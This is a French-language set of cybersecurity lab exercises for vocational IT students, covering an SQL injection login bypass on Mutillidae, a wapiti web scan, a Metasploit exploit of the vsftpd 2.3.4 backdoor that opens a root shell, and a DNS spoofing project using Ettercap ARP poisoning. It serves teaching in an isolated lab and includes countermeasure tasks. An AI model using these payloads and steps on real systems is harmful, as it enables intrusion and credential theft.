Des outils permettent de contrôler les modifications du cache ARP afin de vérifier les modifications suspectes : arpwatch.

11- Configurer un virtualhost HTTPS en utilisant le certificat par défaut d'Apache sur le site Mutillidae et tester à nouveau l'attaque.

12- L'attaque est-elle possible ? La capture du mot de passe est-elle possible ?

LABO n°3 : Codage sécurisé, notion d'injection SQL

Présentation

I- Objectifs

Bonnes pratiques en matière de codage des applications web en PHP. Attaque de type injection SQL.

II- Public

SLAM.

III- Compétences du référentiel

- Prévenir les attaques ;
- Garantie des critères de disponibilité, d'intégrité et de confidentialité face aux cyberattaques ;
- Assurer la cybersécurité d'une solution applicative et de son développement ;
- Participer à la vérification des éléments contribuant à la qualité d'un développement informatique ;
- Assurer la cybersécurité d'un infrastructure réseau, d'un système, d'un service.


IV- Scénario

Un étudiant joue le rôle d'une personne malveillante et réalise une injection SQL afin de lister tous les comptes utilisateurs des membres d'un site. Il s'agit d'une brèche de confidentialité.

Le même étudiant (ou un autre via un jeu de rôle) analyse le code source de l'application dans le cadre de la mise en place d'un codage sécurisé.

V- Outils

Les étudiants travaillent avec l'application web pédagogique Mutillidae du groupe OWASP déjà installée sur Metasploitable. Pour plus d'informations, voir le coté labo sur le site du réseau CERTA via le lien suivant : *https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1*.



Travail à faire

I- Préparation de l'environnement de travail

Utilisation des machines du contexte de travail (kali, le firewall, la machine cliente victime et la machine serveur vulnérable Metasploitable).

Vérification par des ping la connectivité des machines.

1- Commencer par démarrer l'ensemble des machines du contexte.

2- Vérifier leur connectivité à l'aide de la commande ping.

II- Coté attaquant : réalisation d'une injection SQL

Eléments d'explications :

Ensuite, se connecter sur la page d'accueil de l'application Mutillidae via son adresse IP ou son nom.

Puis, tester l'injection SQL suivante :

Login = harry

Mot de passe = 'or 'a' = 'a

Après validation, la liste de tous les membres s'affiche.

III- Coté développeur : notion de codage sécurisé

Pour aborder la notion de codage sécurisé, l'étudiant peut comparer et étudier les codes sources de la page web vulnérable dans sa version sécurisée et non sécurisée.

```php
switch ($_SESSION["security-level"]){
    case "0": // This code is insecure
        $lEnableHTMLControls = FALSE;
        $lFormMethod = "GET";
        $lEnableJavaScriptValidation = FALSE;
        $lProtectAgainstMethodTampering = FALSE;
        $lEncodeOutput = FALSE;
        break;

    case "1": // This code is insecure
        $lEnableHTMLControls = TRUE;
        $lFormMethod = "GET";
        $lEnableJavaScriptValidation = TRUE;
        $lProtectAgainstMethodTampering = FALSE;
        $lEncodeOutput = FALSE;
    break;
```

```php
if ($lEnableHTMLControls) {
    echo('minlength="1" maxlength="20" required="required"');
}// end if
```

Travail à faire :

3- Ouvrir la ressource suivante depuis votre navigateur :

https://www.reseaucerta.org/securisation-des-applications-web-owasp-activite1

Cette ressource vous donne plus de détails vous permettant de réaliser le travail demandé, sur les items suivants :

- Comprendre la notion d'injection SQL et ses conséquences sur le système d'information de l'organisation ;
- Comprendre la notion de codage sécurisé, comparer un code sécurisé et un code non sécurisé.

A l'aide de cette ressource, réaliser les questions 4 et 5.

ATTENTION ! Pour réaliser le travail suivant, vous devez utiliser les machines du contexte et non pas celle décrites dans la ressource. Utiliser notamment Metasploitable et kali.

4- Réaliser l'ensemble des manipulations permettant de tester l'injection SQL décrite dans les captures d'écran ci-dessus.

5- Réaliser l'ensemble des manipulations permettant de configurer un niveau de codage sécurisé. Tester à nouveau et constater l'échec de l'attaque.

LABO n°4 : Codage sécurisé, scanner de vulnérabilités

Présentation

I- Objectifs

Détecter les vulnérabilités sur les applications web à l'aide d'un scanner de vulnérabilités.

II- Public

SLAM.

III- Compétences du référentiel

- Prévenir les attaques ;
- Garantie des critères de disponibilité, d'intégrité et de confidentialité face aux cyberattaques ;
- Assurer la cybersécurité d'une solution applicative et de son développement ;
- Participer à la vérification des éléments contribuant à la qualité d'un développement informatique ;

IV- Scénario

Deux scénarios sont envisageables :

Scénario white hat hacker :

Un premier étudiant jour le rôle d'un professionnel de la sécurité informatique et scanne une application web dans le cadre d'un contrat signé avec une entreprise. L'objectif est de chercher des vulnérabilités et de produire un rapport contenant des recommandations de corrections.

Scénario black hat hacker :

Un premier étudiant utilise le scanner de vulnérabilités afin de chercher des vulnérabilités dans le but d'une future exploitation malveillante. Il peut aller jusqu'à l'exploitation de ces vulnérabilités.

Pour les deux scénarios :

Un deuxième étudiant SISR peut configurer des défenses au niveau d'un pare-feu en s'appuyant sur le rapport fourni.

Un troisième étudiant SLAM sécurise le code de l'application web testée en s'appuyant sur le rapport fourni.

V- Outils

Utilisation du scanner de vulnérabilités wapiti ou de tout autre outil permettant de détecter des vulnérabilités sur des applications web.

Démonstration


Eléments d'explications :

I- Application web cible

Le scanner wapiti est déjà installé sur la machine kali linux. L'application web cible reste Mutillidae.

II- Options du scanner wapiti

Wapiti s'utilise en ligne de commande. Le manuel permet de prendre connaissance des différentes options disponibles.



```
WAPITI(1)                                                    WAPITI(1)

NAME
       wapiti - A web application vulnerability scanner in Python

SYNOPSIS
       wapiti -u BASE_URL [options]

DESCRIPTION
       Wapiti  allows  you  to  audit the security of your web applica-
       tions.
```

III- Scan de l'application web Mutillidae

Depuis la machine kali :


Il faut se positionner en *root* puis lancer la commande suivante :

```
#wapiti -u http://172.16.10.5/mutillidae -f html -o /home/kali/rapport.html
```

Au minimum, il est conseillé de configurer le niveau de verbosité et de choisir l'emplacement du fichier qui contient le rapport généré par wapiti.

IV- Rapport du scanner wapiti

Lorsque le scan est terminé, il est possible de consulter le rapport généré.



Wapiti vulnerability report

Target: http://172.16.10.5/Mutillidae

Date of the scan: Wed, 01 Apr 2020 08:34:50 +0000. Scope of the scan: folder

Travail à faire :

1- Préparer votre environnement de travail en démarrant l'ensemble des machines du contexte.

2- Répartissez-vous les rôles en choisissant un scénario parmi ceux proposés en fonction de la sensibilité liée à l'option choisie (vous pouvez encore hésiter bien sûr) :

- Scénario white hat,
- Black hat,
- Développeur, administrateur système et réseaux.

Voir le paragraphe 4 sur les scénarios en travaillant par groupe de deux étudiants.

3- Produire une documentation correspondant à vos travaux.

L'application cible à scanner est Mutillidae. Dans votre documentation, vous prendre soin d'expliquer votre démarche et les résultats obtenus.

4- Expliquer en quoi consiste le métier de pentester ? Quelles compétences et quels salaires ?

LABO n°5 : Exploitation d'une faille applicative via Metasploit

Présentation

I- Objectifs

Exploitation d'une vulnérabilité sur un service réseau.

II- Public

SISR.

III- Compétences du référentiel

- Prévenir les attaques ;
- Garantie des critères de disponibilité, d'intégrité et de confidentialité face aux cyberattaques ;
- Assurer la cybersécurité d'une solution applicative et de son développement ;
- Participer à la vérification des éléments contribuant à la qualité d'un développement informatique ;
- Assurer la cybersécurité d'un infrastructure réseau, d'un système, d'un service.

IV- Scénario

Dans ce scénario, il s'agit d'une attaque interne bien que **Metasploit** soit plutôt utilisé pour des attaques externes.

Un étudiant scanne le réseau avec l'outil **nmap** et découvre qu'un service FTP est disponible avec une version non patchée présentant une vulnérabilité. L'outil Metasploit est utilisé pour exploiter cette vulnérabilité et obtenir un terminal *root* sur le serveur FTP Metasploitable.

Un deuxième étudiant étudie les contre-mesures possibles :

- Protections via le pare-feu (Stormshield, Pfsense…) ;
- Mise à jour du logiciel FTP.


V- Outils

Serveur FTP vulnérable :

VSFTPd 2.3.4 via Metasploitable.

Outil d'exploitation de la vulnérabilité :

Metasploit via Kali.



Démonstration

Eléments d'explications :

I- Découverte du serveur FTP et de sa version

L'outil nmap peut aussi bien servir pour les administrateurs réseaux que pour les personnes malveillantes.

```
kali@kali:~$ nmap -A 172.16.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 08:55 EDT
Nmap scan report for 172.16.10.5
Host is up (0.0048s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

II- Exploitation du Framework Metasploit

Depuis un terminal, il faut saisir la commande msfconsole.

#msfconsole

```
                    Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

Puis, il faut sélectionner l'exploit associé au service VsFTPd 2.3.4. Le plus simple est d'utiliser l'auto complétion sur Metasploit.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Les options disponibles pour l'exploitation de la vulnérabilité sont visibles à l'aide de la commande suivante :

- ***show options***

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

A ce niveau, la commande info donne des détails sur la vulnérabilité exploitable.

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Le seul paramètre à indiquer est donc l'adresse distante de l'hôte cible.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS => 172.16.10.5
```

Par défaut, un pare-feu Stormshield bloque ce type d'attaque. Pour les besoins de la démonstration, il faut débrayer la sécurité.

Il ne reste plus qu'à lancer l'exploit avec la commande **run**.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.16.10.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.10.5:21 - USER: 331 Please specify the password.
[+] 172.16.10.5:21 - Backdoor service has been spawned, handling...
[+] 172.16.10.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.20:42313 → 172.16.10.5:6200) at 2020-03-31 09:37:40 -0400

ls
bin
boot
cdrom
dev
etc
```

Travail à faire :

1- Préparer votre environnement de travail en démarrant l'ensemble des machines du contexte.

2- Se répartir les rôles en travaillant par groupe de deux ou individuellement :

- Un étudiant réalise l'attaque afin d'obtenir un accès au compte administrateur du serveur FTP.
- Ensuite, il faut configurer au minimum une contre-mesure de votre choix afin de bloquer cette attaque.

Une fois les manipulations réalisées, vous pouvez inverser les rôles afin de bien comprendre chacune des composantes de ce LABO.

3- Produire une documentation correspondant à vos travaux.

Le serveur cible est le FTP présent sur Metasploitable. Ne jamais réaliser ce type d'attaque sur un serveur sans l'autorisation de son propriétaire. Votre documentation mettra en évidence le succès puis l'échec de l'attaque suite à l'application d'au minimum une contre-mesure.

4- Les développeurs peuvent-ils être concernés par une vulnérabilité présente sur un serveur FTP ?

5- Consulter le site suivant expliquer en quoi il peut être utile dans le cadre de la cybersécurité ?

https://www.cvedetails.com

PROJET : DNS SPOOFING KALI VIA ETTERCAP

Travail de groupe à réaliser au cours de l'année

DNS SPOOFING via ETTERCAP

Organisation du PROJET :

Réaliser l'ensemble des travaux permettant d'aboutir à la maquette présentée au paragraphe 1 par groupe de deux étudiants. Chaque groupe doit rendre compte de la répartition des tâches mise en place (machines, configurations). Un compte rendu avec des captures d'écran est exigé. Chaque capture d'écran doit comporter, comme nom de machine, un nom permettant d'identifier le groupe de travail. Le nom de domaine doit être adapté au contexte de la mlif (mlif.local).


Prérequis SIO : DNS et DHCP, connaissances de bases des commandes linux.

Conseils : Faire des snapshots lorsqu'une étape de votre travail est terminée.

Suite envisagée : DHCP spoofing et contre-mesures.

I- Objectifs

Le but de ce LAB est de réaliser une attaque de type DNS SPOOFING. Ce type d'attaque consiste à corrompre le cache DNS de la victime afin de fausser les associations entre les noms et les adresses IP des sites visités. Ainsi, lorsque la victime se rendra sur le site *www.microtuto.local*, elle se retrouvera face à une copie de ce site. Ce type d'attaque peut permettre à une personne malveillante de récupérer des informations de connexion (login et mot de passe) en cas d'authentification sur le site falsifié.



Les captures d'écran ci-dessous viennent d'une ancienne version de DEBIAN. Vous devez utiliser une version récente de linux et adapter cette documentation qui n'est là que pour vous guider. Vous pouvez aussi changer le nom du site victime (*www.microtuto.local*) **mais vous ne devez en aucun cas réaliser cette attaque en dehors d'un environnement de laboratoire pédagogique**.

II- Prérequis matériels et logiciels

Quatre machines sont nécessaires ainsi qu'une connexion à Internet.

MACHINES	ADRESSES IP	SYSTEMES D'EXPLOITATION	LOGICIELS
VICTIME	192.168.0.66/24	DEBIAN avec Bureau	NAVIGATEUR WEB
PIRATE	192.168.0.99/24	KALI LINUX	ETTERCAP
SERVEUR DNS	172.16.50.11/24	DEBIAN serveur	BIND9
SERVEUR WEB	172.16.50.12/24	DEBIAN serveur	APACHE
ROUTEUR	eth0 : 192.168.0.1	DEBIAN serveur configurée comme routeur	Rien à installer, il suffit d'activer le routage.
	eth1 : 172.16.50.1		

Dans ce projet, on suppose que les serveurs WEB et DNS sont déjà disponibles et correctement configurés (maquette à mettre en place). Le serveur DNS fait autorité sur la zone ***microtuto.local*** et résout deux noms de machines : DNS-BIND pour le serveur DNS et WWW pour le serveur web. Quant au serveur web, il offre un *virtual host* HTTP associé au site officiel de ***microtuto*** accessible via le nom pleinement qualifié ***www.microtuto.local***.

```
root@victime:~# nslookup dns-bind
Server:         172.16.50.11
Address:        172.16.50.11#53

Name:   dns-bind.microtuto.local
Address: 172.16.50.11

root@victime:~# nslookup www
Server:         172.16.50.11
Address:        172.16.50.11#53

Name:   www.microtuto.local
Address: 172.16.50.12
```

```
root@victime:~# nslookup 172.16.50.11
Server:         172.16.50.11
Address:        172.16.50.11#53

11.50.16.172.in-addr.arpa       name = dns-bind.microtuto.local.

root@victime:~# nslookup 172.16.50.12
Server:         172.16.50.11
Address:        172.16.50.11#53

12.50.16.172.in-addr.arpa       name = www.microtuto.local.
```

Les fichiers de configuration du serveur DNS sont disponibles en **annexe 1**.

III- Installations

Sur la machine pirate, c'est l'outil ETTERCAP qui sera utilisé. Normalement rien n'est à installer sur la machine KALI. Toutefois, le nom du paquet est ***ettercap-graphical***.

```
#apt-get install ettercap-graphical
```

Sur le serveur DNS, il faut installer le paquet bind9.

```
#apt-get install bind9
```

Enfin, il faut installer le paquet apache2 sur la machine faisant office de serveur web officiel.

```
#apt-get install apache2
```

Sur la machine victime, rien ne doit être installé. Il suffit de disposer d'un navigateur.

IV- Préparation du serveur web

L'objectif est de simplement disposer d'un serveur web qui propose une page via l'adresse ***www.microtuto.local***. Ce serveur web fournira donc la page officielle de *microtuto* avant réalisation de l'attaque. Pour créer une page web indiquant qu'il s'agit du site officiel on peut utiliser la commande suivante :

```
#echo "Site web officiel de MICROTUTO :-)" > /var/www/html/index.html
```

Vous pouvez tester un accès depuis la machine victime :

Pour vérifier qu'apache est bien à l'écoute, on peut utiliser la commande ***ps*** :

```
root@www:~# ps -ef | grep apache2
root       688     1  0 10:13 ?        00:00:01 /usr/sbin/apache2 -k start
www-data   690   688  0 10:13 ?        00:00:08 /usr/sbin/apache2 -k start
www-data   691   688  0 10:13 ?        00:00:08 /usr/sbin/apache2 -k start
root       833   754  0 14:02 tty1     00:00:00 grep apache2
```

V- Préparation de la machine pirate kali

Il faut que la machine Kali dispose d'une instance de serveur web afin de pouvoir proposer une copie de la page d'origine. Dans ce projet, les deux pages seront différentes afin de pouvoir apprécier la différence d'affichage lors des tests. Lorsque la victime saisira l'adresse ***www.microtuto.local,*** elle accédera à la page fournie par le serveur web de Kali.

Le paquet ***apache2*** est normalement déjà installé sur Kali. Il faut penser à démarrer le service apache.

```
#service apache2 start
```

Puis, comme pour le serveur web officiel, il faut créer une page qui sera celle accédée par la victime lors de l'attaque.

```
#echo "Site web PIRATE de MICROTUTO :-(" > /var/www/html/index.html
```

VI- Préparation de la machine pirate kali

```
root@kali:/etc/apache2# ps -ef | grep apache
root      3160     1  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3163  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3164  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3165  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3166  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3167  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  3168  3160  0 18:47 ?        00:00:00 /usr/sbin/apache2 -k start
root      3172  2274  0 18:47 pts/0    00:00:00 grep apache
```

VII- Préparation du routeur

Lorsque les deux interfaces de notre routeur Debian sont configurées avec le bon adressage IP (voir **annexe 2**), il ne reste plus qu'à activer le routage. Pour cela, il faut éditer le fichier ***/etc/sysctl.conf*** et décommenter la ligne suivante :

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

VIII- Configuration du DNS SPOOFING sur la machine kali

Deux fichiers sont à configurer via le logiciel ETTERCAP.

- **Fichier etter.conf**

Vous devez réaliser les modifications suivantes sur ce fichier situé dans /etc/ettercap :

- Changer les valeurs de ec_uid et ec_gid à 0 ;
- Décommenter les lignes sur iptables.

```
[privs]
ec_uid = 0          # nobody is the default
ec_gid = 0          # nobody is the default

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

- **Fichier etter.dns**

Il s'agit de configurer le spoofing du site *www.microtuto.local* vers la page du serveur web de la machine pirate. Ajoutez la section suivante à ce fichier :

```
#Spoofing DNS de Microtuto.
microtuto.local  A  192.168.0.99
*.microtuto.local A 192.168.0.99
```


www.microtuto.local PTR 192.168.0.99

192.168.0.99 est l'adresse IP de la machine Kali.


IX- ARP Poisoning via Ettercap

La prochaine étape consiste à effectuer un positionnement MITM avec ***Ettercap***. Je vous renvoie au LAB précédent sur ce sujet. Les différentes étapes à suivre sont les suivantes :


Dans un premier temps, il faut cliquer sur le sous menu ***Unified Sniffing*** du menu ***Sniff*** et choisir son interface d'écoute.




Puis, il faut scanner le réseau afin de découvrir les hôtes disponibles. Pour cela, il faut cliquer sur le sous menu ***Scan for hosts*** du menu ***Hosts***.




Une fois la découverte du réseau terminée, il faut afficher la liste des hôtes en cliquant sur le sous menu ***Host list*** du menu ***Hosts***.







Il faut alors choisir deux cibles. La première correspond à la **machine victime (192.168.0.66)** et la seconde correspond à la **passerelle (192.168.0.1)**. C'est cette sélection qui permettra de réaliser le positionnement MITM. La passerelle correspond au routeur de la box par exemple.




Puis, il faut lancer l'empoisonnement de cache ARP. Pour cela, il faut cliquer sur le sous menu ***ARP Poisoning*** du sous menu ***Mitm*** et activer l'option ***Sniff remote connections***.



Le lancement de l'attaque se fait en cliquant sur le sous menu ***Start sniffing*** du menu ***Start***.



